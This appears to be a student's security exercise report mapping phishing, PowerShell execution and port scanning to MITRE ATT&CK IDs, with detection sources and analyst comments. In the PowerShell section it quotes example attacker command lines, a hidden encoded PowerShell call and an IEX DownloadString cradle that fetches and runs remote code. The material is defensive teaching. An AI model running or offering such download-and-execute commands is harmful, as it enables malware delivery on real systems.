
HANDS-ON 5 - MITRE ATT&CK MAPPING OF THREE ATTACKER BEHAVIOURS

Task	Pick three common attacker behaviours, map each to its tactic and technique on the official MITRE ATT&CK website, and screenshot the ATT&CK pages used
Source used	`https://attack.mitre.org` - Enterprise matrix, techniques T1566, T1059 and T1595
Behaviours mapped	(1) Phishing, (2) PowerShell execution, (3) Port scanning

1. The mapping table

#	Attacker behaviour as it is observed	Tactic (the goal)	Technique	Sub-technique	ATT&CK ID
1	A crafted document arrives by email and the user opens it	Initial Access	Phishing	Spearphishing Attachment	T1566.001
2	A hidden, Base64-encoded PowerShell command runs from an Office process	Execution (supporting tactic: Defense Evasion)	Command and Scripting Interpreter	PowerShell	T1059.001
3	A host sweeps an address range looking for open ports	Reconnaissance	Active Scanning	Scanning IP Blocks / Vulnerability Scanning	T1595.001 / T1595.002



2. Behaviour 1 - Phishing (T1566.001)

Field	Detail
Tactic	Initial Access (TA0001)
Technique	T1566 - Phishing
Sub-technique	T1566.001 - Spearphishing Attachment
ATT&CK page	`https://attack.mitre.org/techniques/T1566/001/`
What the attacker does	Sends a targeted email with a malicious file attached; the attachment (macro document, ISO, LNK, archive) runs when the user opens it
Evidence it leaves	Mail gateway logs, the attachment hash, the file write to disk, the child process spawned by the document reader

Field	Detail
Detection data sources	Process creation, file creation, command-line logging, mail gateway / email security logs
Realistic alert	`winword.exe spawned cmd.exe / powershell.exe` (a document should not start a shell)
Related techniques seen alongside it	T1204.002 User Execution: Malicious File; T1027 Obfuscated Files; T1566.002 Spearphishing Link

Analyst comment. Phishing is mapping-friendly because the tactic is obvious (get a foothold) but the technique is only correct if the evidence supports the sub-technique. An email with a link is T1566.002, not T1566.001 - and an email carrying a link that the user clicks is really T1566.002 followed by T1204.001 User Execution: Malicious Link.

3. Behaviour 2 - PowerShell execution (T1059.001)

Field	Detail
Tactic	Execution (TA0002); the encoded/hidden form also supports Defense Evasion (TA0005)
Technique	T1059 - Command and Scripting Interpreter
Sub-technique	T1059.001 - PowerShell
ATT&CK page	`https://attack.mitre.org/techniques/T1059/001/`
What the attacker does	Uses the built-in PowerShell interpreter to run downloaded code, avoiding the need to drop their own executable - hence living off the land
Typical command line	`powershell.exe -nop -w hidden -enc <base64>` or `IEX (New-Object Net.WebClient).DownloadString('http://...')`
Evidence it leaves	Sysmon Event ID 1 (process create with command line), Windows Security 4688 with command-line auditing, PowerShell script block logging (4104), AMSI, network connection from the PowerShell process
Detection data sources	Process creation, command line, script block logging, module load, network connection
Realistic alert	A hidden window plus an encoded command is a high-confidence alert on its own
Related techniques	T1027 Obfuscated Files or Information, T1562.001 Impair Defenses, T1071.001 Web Protocols

Analyst comment. This behaviour frequently maps to three techniques at once, and a good ticket records the primary one (Execution / T1059.001) and the supporting ones. Changing one option in the command line changes the mapping: `-enc` adds T1027, a `-ExecutionPolicy Bypass` adds T1562.001, and a download adds T1071.001.

4. Behaviour 3 - Port scanning (T1595, and T1046 from inside)

There are two different mappings depending on where the scan happens, and confusing them is one of the most common mistakes:


Where the scan happens	Tactic	Technique	Sub-technique / ID	Why
Outside-in, against public IP ranges, before any compromise	Reconnaissance	Active Scanning	T1595.001 Scanning IP Blocks, T1595.002 Vulnerability Scanning, T1595.003 Wordlist Scanning	The attacker is gathering information about the target

Where the scan happens	Tactic	Technique	Sub-technique / ID	Why
Inside, from an already-compromised host towards internal systems	Discovery	Network Service Discovery	T1046	The attacker already has a foothold and is mapping the internal network
A scanner walking web paths with a word list	Reconnaissance	Active Scanning	T1595.003 Wordlist Scanning	No network sweep - just URL guesses

Field	Detail
Tactic	Reconnaissance (TA0043) for the external scan; Discovery (TA0007) for the internal one
ATT&CK pages	`https://attack.mitre.org/techniques/T1595/` and `https://attack.mitre.org/techniques/T1046/`
What the attacker does	Sends probes to many ports or hosts to learn which services are up and which versions are running
Evidence it leaves	Firewall and IDS logs, NetFlow records showing one source touching dozens of destination ports, many SYN packets with few completed handshakes, half-open connections
Detection data sources	Firewall logs, network traffic analysis, IDS alerts, NetFlow / IPFIX
Realistic alert	One source IP contacting 1,000+ distinct destination ports in a minute
Related techniques	T1590 Gather Victim Network Information, T1592 Gather Victim Host Information, T1046 Network Service Discovery

Analyst comment. The `SYN`-heavy pattern in a packet capture is the fingerprint: many SYN packets to different destination ports from one source, lots of RST responses, almost no ACK exchange (no completed sessions). In the Week 2 capture analysed for Hands-On 1 the opposite was true - only 132 SYNs across five conversations, which is why the capture was judged benign.

5. How these three chain together




```
Reconnaissance          Initial Access        Execution             C2                Impact
T1595 Active Scanning -> T1566.001 Phishing -> T1059.001 PowerShell -> T1071.001 Web -> T1486 Encrypt
   "I am being scanned"    "A user opened it"    "Code ran"          "It phoned home"   "Files encrypt
ed"
```

The same intrusion read as a Kill Chain: Reconnaissance -> Weaponization -> Delivery -> Exploitation -> Installation -> Command and Control -> Actions on Objectives.

6. Screenshots to take on attack.mitre.org

#	Page to open	What to capture
1	`https://attack.mitre.org/techniques/T1566/001/`	The technique name, ID and the tactic it belongs to
2	`https://attack.mitre.org/techniques/T1059/001/`	The PowerShell sub-technique page with the Execution tactic
3	`https://attack.mitre.org/techniques/T1595/`	Active Scanning with its three sub-techniques listed
4	`https://attack.mitre.org/techniques/T1046/`	Network Service Discovery under the Discovery tactic, for the internal-scan distinction
5	`https://attack.mitre.org/matrices/enterprise/`	The full Enterprise matrix with the three techniques visible

Save them into `Findings Folder/` as `5c ATTACK T1566.001.png`, `5d ATTACK T1059.001.png`, `5e ATTACK T1595.png`, `5f ATTACK T1046.png` and `5g ATTACK Enterprise Matrix.png`.

7. What the exercise taught me

1. Mapping is done from observed behaviour to technique, never the other way round.

2. The sub-technique is the precise answer, but only when the evidence proves it.
3. One behaviour can support several tactics, so a ticket should record a primary and supporting techniques.
4. The same act - scanning - has a different ID depending on where it happens, which is a direct consequence of ATT&CK being behaviour- and context-based.
5. A mapping is only worth the paper it is written on if it drives an action: escalate, contain, hunt, or build a rule.